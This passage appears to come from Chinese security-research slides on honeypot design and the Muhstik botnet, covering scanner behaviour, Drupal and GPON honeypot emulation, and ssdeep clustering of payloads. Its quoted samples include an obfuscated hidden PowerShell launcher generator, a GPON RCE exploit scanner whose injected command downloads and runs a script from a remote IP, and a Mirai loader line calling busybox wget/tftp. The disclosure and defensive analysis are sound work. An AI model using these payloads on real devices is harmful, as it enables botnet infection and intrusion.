- 通过Shell/VBScript/JScript等脚本语言变量赋值下载URL

…

Payload数据编码/压缩/加密

```
def generate(self):
        encoded = helpers.deflate(self.psRaw())
        payloadCode = "@echo off\n"
        payloadCode += "if %PROCESSOR_ARCHITECTURE%==x86 ("
        payloadCode += "powershell.exe -NoP -NonI -W Hidden -Exec Bypass -Command \"Invoke-
Expression $(New-Object IO.StreamReader ($(New-Object IO.Compression.DeflateStream ($(New-Object
IO.MemoryStream (,$([Convert]::FromBase64String(\\\"%s\\\")))),
[IO.Compression.CompressionMode]::Decompress)), [Text.Encoding]::ASCII)).ReadToEnd();\"" % (encoded)
        payloadCode += ") else ("
        payloadCode += "%%WinDir%%\\syswow64\\windowspowershell\\v1.0\\powershell.exe -NoP -
NonI -W Hidden -Exec Bypass -Command \"Invoke-Expression $(New-Object IO.StreamReader ($(New-
Object IO.Compression.DeflateStream ($(New-Object IO.MemoryStream
(,$([Convert]::FromBase64String(\\\"%s\\\")))), [IO.Compression.CompressionMode]::Decompress)),
[Text.Encoding]::ASCII)).ReadToEnd();\")" % (encoded)

        return payloadCode
```

```
decompressed = zlib.decompress(base64.b64decode(payload), -15)
```

扫描程序中的漏洞检测机制

```
19. count = 0
20. queue = Queue()
21. post_data = "XWebPageName=diag&diag_action=ping&wan_conlist=0&dest_host=$(wget+http://206.189.157.219/w+-O+-
    >+/tmp/w;sh+/tmp/w)&ipv=0\r\n"
22. headers = "POST /GponForm/diag_Form?script/ HTTP/1.1\r\nHost: 127.0.0.1:8080\r\nUser-Agent: Hello, World\r\nAccept-Encoding:
    gzip, deflate\r\nAccept: */*\r\nConnection: keep-alive\r\nContent-Length: "+str(len(post_data))+"\r\n\r\n"+str(post_data)
23. i = 0
24. ips = open(sys.argv[1], "r").readlines()
25.
```

扫描程序在检测漏洞的过程中往往会判断返回的数据中是否包含特定的字符串，来判断这个设备是否存在漏洞。根据这个特征，利用Fuzz testing技巧可以帮助蜜罐程序与扫描程序完成协议交互。

```
32.         s.connect((host, port))
33.         s.send(headers)
34.     time.sleep(0.5)
35.         print "\x1b[1;35m[\x1b[1;36mGPON\x1b[1;35m] \x1b[1;37m- \x1b[1;35m[\x1b[1;32m%s\x1b[1;35m] \x1b[1;37m-
    \x1b[1;35m[\x1b[1;32mDEPLOYING\x1b[1;35m]" % (host)
36.         resp = s.recv(buf).strip()
37.         if "200 OK" in resp:
38.             i += 1
39.         s.close()
```

扫描程序中的蜜罐检测机制

```
383                     case TELNET_DETECT_ARCH:
384                         consumed = connection_consume_arch(conn);
385                         if (consumed)
386                         {
387                             conn->timeout = 15;
388                             if ((conn->bin = binary_get_by_arch(conn->info.arch)) == NULL)
389                             {
390 #ifdef DEBUG
391                                 printf("[FD%d] Cannot determine architecture\n", conn->fd);
392 #endif
393                                 connection_close(conn);
394                             }
395                             else if (strcmp(conn->info.arch, "arm") == 0)
396                             {
397 #ifdef DEBUG
398                                 printf("[FD%d] Determining ARM sub-type\n", conn->fd);
407 #endif
408                                 util_sockprintf(conn->fd, "/bin/busybox wget; /bin/busybox tftp; " TOKEN_QUERY "\r\n");
409                                 conn->state_telnet = TELNET_UPLOAD_METHODS;
410                             }
411                         }
412                         break;
```

mirai loader代码中通过读取echo binary文件中的elf结构来判断目标系统cpu架构类型，在mirai爆发初期，传统蜜罐都没有模拟“/bin/busybox cat /bin/echo”这条命令，导致几乎没有蜜罐能捕获mirai样本。

四.实例分析Muhstik Botnet


- 介绍Muhstik Botnet扫描行为的基本情况
- 介绍如何部署Drupal和Gpon蜜罐
- 介绍Payload聚类分析和Botnet扫描检测算法

Muhstik Botnet扫描行为分析

从4月14号开始，360Netlab监控到Muhstik Botnet集成两个最新公布的漏洞 Drupal RCE和Gpon RCE来进行蠕虫式传播。根据这两个漏洞事件，我们写了两篇文章《僵尸网络 Muhstik 正在积极利用 Drupal 漏洞 CVE-2018-7600 蠕虫式传播》和《GPON 漏洞的在野利用（一）——Muhstik 僵尸网络》来披露 Muhstik Botnet。

截至目前，我们共发现Muhstik Botnet有11种漏洞检测模块，分别是：Drupal，Gpon routers，Weblogic，Wordpress，Webdav， DasanNetwork Solution，Webuzo，ClipBucket，phpMyadmin，Jboss，DD-WRT。

Muhstik Botnet扫描行为分析



Muhstik Botnet感染情况

通过与安全社区的合作，我们可以观察到Muhstik Botnet的分布情况。其中值得一提的是Gpon路由器的Bot 99%都是来自于Mexico/MX，并且感染端口都是在8080。这是因为Muhstik Botnet利用的PoC只能在这个版本的固件中有效地工作。我们也联合安全社区关闭了Muhstik Botnet部分C2服务器，但是与Muhstik Botnet之间的攻防对抗还没有结束。

以下是Muhstik Botnet感染量统计：

Gpon	24000+
Webdav	5000+
phpMyAdmin	4000+
Wordpress	3000+
Webuzo	70+

REFERENCE

[1] https://blog.netlab.360.com/botnet-muhstik-is-actively-exploiting-drupal-cve-2018-7600-in-a-worm-style/
[2] https://blog.netlab.360.com/gpon-exploit-in-the-wild-i-muhstik-botnet-among-others/

部署Drupal蜜罐示例

```
1  def build_response(server, message, mimetype, code='200 OK'):
2      """Build a response with the specified code and content."""
3      # Headers should all be ascii
```

http协议应用非常广泛，根据其协议特征模拟http server蜜罐，后续只需要增加相应的静态资源文件即可模拟任意web程序。

在模拟Drupal蜜罐时，可以根据Drupal 程序特性在HTTP Header中加入Drupal特征。（此处仅演示其中一个技巧）

```
9      resp_list.append('Date: %s' % formatdate(usegmt=True))
10     resp_list.append('Server: %s' % server)
11     resp_list.append('Content-Type: %s; charset=UTF-8' % mimetype)
12     resp_list.append('Content-Length: %s' % str(bytelen))
13     resp_list.append('Connection: close')
14     #Drupal
15     resp_list.append('X-Drupal-Cache: HIT')
16     resp_list.append('X-Drupal-Dynamic-Cache: MISS')
17     resp_list.append('X-Generator: Drupal 8 (https://www.drupal.org)')
18     return resp
```

部署Gpon蜜罐示例


当访问http server上一个不存在的资源文件的时候，正常的http server会返回HTTP 404状态码。在http server协议模拟中，利用Fuzz testing的技巧在http 404页面设置一些预定义的特征或者根据http请求返回相应的特征，并且修改成HTTP 200状态码。

```
1   var VENDOR_DISPLAY_NAME = "NUUO";
2   var VENDOR_NAME = "NUUO";
3   var XOntName = 'GPON Home Gateway';
4   diag_result = "";
5   var cmdResult = new Array(
6   var gHashCookie = new Hash.Cookie('WebClientCookie', {duration:30});
7   webenabled = no
8   windows--2017
```

在部署Gpon蜜罐时，将404页面返回返回上述Gpon特征，并且将web server随机变更为GoAhead-Webs。（此处仅演示其中一个技巧）


Gpon RCE Payload聚类分析

在对5月22号Gpon RCE Payload数据利用ssdc算法实现聚类后，再通过统计计算每个Group和ssdeep所占百分比，利用Highcharts生成Donut Chart。



Gpon RCE Payload聚类分析

在对Gpon RCE Payload数据聚类后，再通过计算Group，ssdeep和session的关系，利用D3.js生成Force Directed Graph(力导向图)。



Gpon RCE Payload聚类分析

更多应用场景：

通过对比两组ssdeep聚类结果发现新增的Group/ssdeep，再通过分析payload内容可以检测出新的Payload变种。

REFERENCE

[1] https://www.virusbulletin.com/virusbulletin/2015/11/optimizing-ssdeep-use-scale/


[2] https://ssdeep-project.github.io/ssdeep/index.html

[3] https://github.com/bwall/ssdc

[4] https://www.highcharts.com/

[5] https://d3js.org/

